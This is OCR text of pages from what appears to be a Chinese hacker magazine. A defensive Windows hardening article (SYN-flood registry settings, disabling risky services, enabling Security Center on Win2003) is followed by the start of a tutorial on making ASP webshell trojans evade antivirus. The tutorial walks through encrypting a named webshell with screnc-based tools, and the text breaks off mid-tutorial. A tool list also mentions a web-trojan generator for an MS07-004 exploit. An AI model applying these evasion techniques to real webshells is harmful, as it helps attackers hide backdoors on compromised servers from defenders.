"EnableDynamicBacklog"=dword:00000001
"MinimumDynamicBacklog"=dword:00000014
"MaximumDynamicBacklog"=dword:00002e20
"DynamicBacklogGrowthDelta"=dword:0000000a
```




图43

然后把两个注册表文件导入注册表，在防范SYN攻击的同时也优化了网络！

四、服务安全

1．怎么管理服务

（1）在“开始”—“运行”中输入**services.msc**，就可以打开“服务”，通过它我们可以轻松的管理计算机上的所有服务，如图43。

（2）查看和操作

在服务管理界面中，右侧窗口列表中列出了当前系统中的所有服务，“名称”和“描述”能让你对某个服务有所了解，可以通过双击某个服务对其进行设置，如图44。



图44

（3）切记手动与已禁用的不同

服务属性中有“自动”、“手动”和“已禁用”三个属性，手动属性与已禁用属性是完全不同的，因为如果某个服务的属性为手动，我们可以使用**net start**命令开启，也可以使用SC等开启服务的工具启动服务，所以在下面设置危险服务的时候，大家最好都设置为“已禁用”而不是“手动”！

2．常见危险服务详解




图45




图46




图47

(1) Alter/messenger 信使服务

微软的本意是为了让管理员能够迅速地通过这个服务向网络中的其他用户发送信息，但是现在有QQ也有MSN谁还用那个呢。恶意用户会利用该服务结合 **net send** 向网络中的用户发送垃圾信息。幸运的是该服务在WinXPSP2中的默认状态下已经设为“已禁用”，但是有很多木马或者病毒会替换掉该服务，如果发现该服务的属性为“已启动”，那就要注意自己计算机的安全了。

(2) Clipbook 服务

微软本来是希望通过这个服务让管理员能轻松查看本地剪贴板中的内容，但是如果黑客入侵了你的系统或者计算机中了某种能查看剪贴版内容的木马，那么用户在剪贴板上的内容将会泄露，如果恰好你是一个喜欢复制密码的人，那就惨了，密码有可能会被别人看到哟，强烈建议禁止该服务。

(3) Remote Registry 服务

微软以为我们可以通过这个服务远程管理其它计算机的注册表，所以这个服务的默认状态下是启动的。如果对方获取了我们本地计算机的帐户和密码信息，并且我们没有删除IPC$共享，那么黑客可以在启动项里加上一个自启动程序，那可就麻烦了，该服务必须禁止。

(4) Server 服务

该服务的关闭，在一定程度上可以关闭默认共享，从而防范IPC$入侵!

(5) Task Scheduler 服务

如果计划任务服务启动了，黑客可以通过at命令结合time命令使用户电脑在某个特定的时间让系统自动运行某一个恶意程序，所以该服务必须禁用。

(6) Terminal services 服务

这个服务是Windows的一个远程桌面服务，该服务允许别人远程登录你的机器，如无需要则禁止。

五、微软安全中心

自从WinXP SP2推出了安全中心，该安全中心提供了防火墙、病毒保护软件、自动更新三个安全措施，如果要进入安全中心，可以通过“开始”—“控制面板”—“安全中心”进入，如图45。

1.Internet Explorer 弹出窗口过滤和下载警报

该措施除了阻止弹出窗口外，还针对可能潜在的威胁的下载资源向你报警。我们点击安全管理设置下面的“INTERNER选项”，点“隐私”选项，就会发现下面多了一个弹出窗口阻止程序。点“设置”则会出现网址编辑框，将要允许的网站地址输入框中，这样就能接受一些正规网站弹出的窗口，如图46。

2.Windows 防火墙

之前我们更多的使用第三方网络防火墙，随着SP2的推出，XP其内置的Internet防火墙也得到了大力增强，这下子第三方的软件是不是该被我们扔到垃圾堆中呢？不过Windows防火墙的默认设置可能会影响一些软件，如BT、Emule的使用，你只需在“例外”选项中进行调整即可，如图47!

3.让服务器也支持 Windows 安全中心

现在大部分的网站服务器都是Win2003系统，所以我们以Win2003为例，看如何使服务器也拥有像WinXP SP2的安全中心功能，具体的操作步骤如下。

(1) 将WinXP SP2安装盘里的wscntfy.ex_.wscsvc.dl_.wscui.cp_使用压缩软件解压到Win2003系统盘下的system32文夹内。

(2) 然后我们下载一个instsrv.exe（安装服务的一个工具），在CMD下输入**instsrv wscscv%systemroot%\system32\svchost.exe** 安装服务，成功后继续进行配置，在CMD下输入以下代码：

```
sc config wscsvc binpath="c:\windows\system32\svchost.exe-k netsvcs"
sc config wscsvc depend="RpcSs\winmgmt"
sc config wscsvc displayname="Secutrity Center"
```

(3)在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost]下增加一行字符“wscsvc”，到此我们在服务中就可以看到与WinXP SP2服务列表中相同的服务了，把下面的内容保存为tupo.reg导入注册表就可以在Win2003下使用微软的安全中心了!

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wscsvc]
"DisplayName"="Security Center"
"DependOnService"=hex(7):52,00,70,00,63,00,53,00,73,00,00,00,77,00,69,00,6e,00,\
6d,00,67,00,6d,00,74,00,00,00,00,00
"ObjectName"="LocalSystem"
"Description"="监视系统安全设置和配置。"
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wscsvc\Parameters]
"ServiceDll"=hex(2):25,00,53,00,59,00,53,00,54,00,45,00,4d,00,52,00,4f,00,4f,\
00,54,00,25,00,5c,00,73,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,\
77,00,73,00,63,00,73,00,76,00,63,00,2e,00,64,00,6c,00,6c,00,00,00
```

好了，文章就到这里了，有不足之处还请各位高手指正!

（文章中涉及到的工具北斗、PEID、贵尔木马强力清除助手、荣成文件捆绑克星、WinMD5、Ms07004网马生成器、网页源文件查看分析器、File Security Manager等已经收录在光盘中）

木马免杀全攻略（续）
脚本木马也要免杀

A1Pass［任晓珲］

大家好，很高兴又和大家见面了，在第七期的“木马免杀全攻略”一文中我只介绍了传统木马的免杀，而对于目前使用非常广泛的脚本木马的免杀却只字未提，实在是一种遗憾。因此，在这篇文章里我将会尽量弥补上篇文章的不足，系统的介绍一下脚本木马的各种免杀方法。

关于脚本木马的查杀原理与可执行文件木马大致相同，所以我们就不再重复介绍杀毒软件的查杀原理了，不明白的朋友请查阅今年第 7 期杂志的“木马免杀全攻略”一文。但是，毕竟脚本木马与可执行文件木马不是属于同一类计算机语言的产物，因此也有许多不同的地方。关于脚本木马，从程序角度来讲它应该是完全开源的，因此带给了我们很大的方便。我们只要懂得脚本语言，就可以任意分析其中的代码，从而学习到别人的编程思路。正是因为脚本木马这个完全开放的特性，所以我们对其制作免杀更容易。相反，这也导致了传统杀毒软件对于脚本木马查杀力度的疲软，从而出现了例如“思易 ASP 木马追捕”、“雷克图”等专杀工具的出现。介于此，本文将主要分为两个部分，分别教大家如何针对传统杀毒软件以及专杀程序来制作有效的免杀。

一、针对传统杀毒软件的免杀

要制作脚本木马的免杀，对于免杀者的脚本语言基础是有一定的要求的，因此我由浅人深的为大家讲解，希望零基础的读者们都能够掌握。先来学习一下如何使用工具进行免杀。

1、加密免杀

拥有一定免杀基础的朋友应该知道，对于可执行文件木马进行加壳可以达到免杀的目的。其实脚本也有自己的壳，但是鉴于脚本的开放性，所以它的壳对于免杀来说效果可能不是很好，但终究这也是一种免杀的方法。而对于 ASP 脚本的加密，目前比较流行的就是使用微软的 screnc 来加密。当然还有别的加密方法，但也是万变不离其宗，下边我为大家介绍几款 ASP 脚本的加密工具。

（1）ASP 木马加密免杀工具 GUI 版

这款工具是微软 screnc 的 GUI 版（也就是有图形操作界面的），我们使用它来给海阳顶端木马加密。打开“ASP 木马加密免杀工具”后点击“选择源木马”，在弹出的对话框中选择我们要加密的脚本木马，如图 1。

选择完毕后先点击“读取”，再点击“加密”按钮即可加密成功。使用非常方便吧，点点鼠标就可以将 ASP 木马加密了。我们来看看加密后的木马变成了什么样子，如图 2。

这回神仙也看不懂了吧！神仙都看不懂，杀毒软件当然也看不懂了。但是有一点需要大家注意，我们加密完成后需要测试一下脚本木马的功能是否完全正常，因为加密后的脚本木马有可能导致变量、参数等不能完全还原而影响正常的使用。对于后文中制作免杀大家也要注意这一点。




图 1




图 2

（2）ASP 木马加解密

“ASP 木马加密解密”是一款支持批量加密解密的软件，它的算法与微软 screnc 加密的算法不同，但是使用起来依然比较方便。我们只要选择 ASP 木马的所在文件夹，那么在这个文件夹下的所有木马都将被进行加密，所以大家在操作时要注意文件的备份。我们先将需要加密的 ASP 木马放入一个单独的文件夹里，然后打开程序，选择相应的文件夹，并选择“编码”，最后点击“执行批量转换”即可完成加密，如图 3。

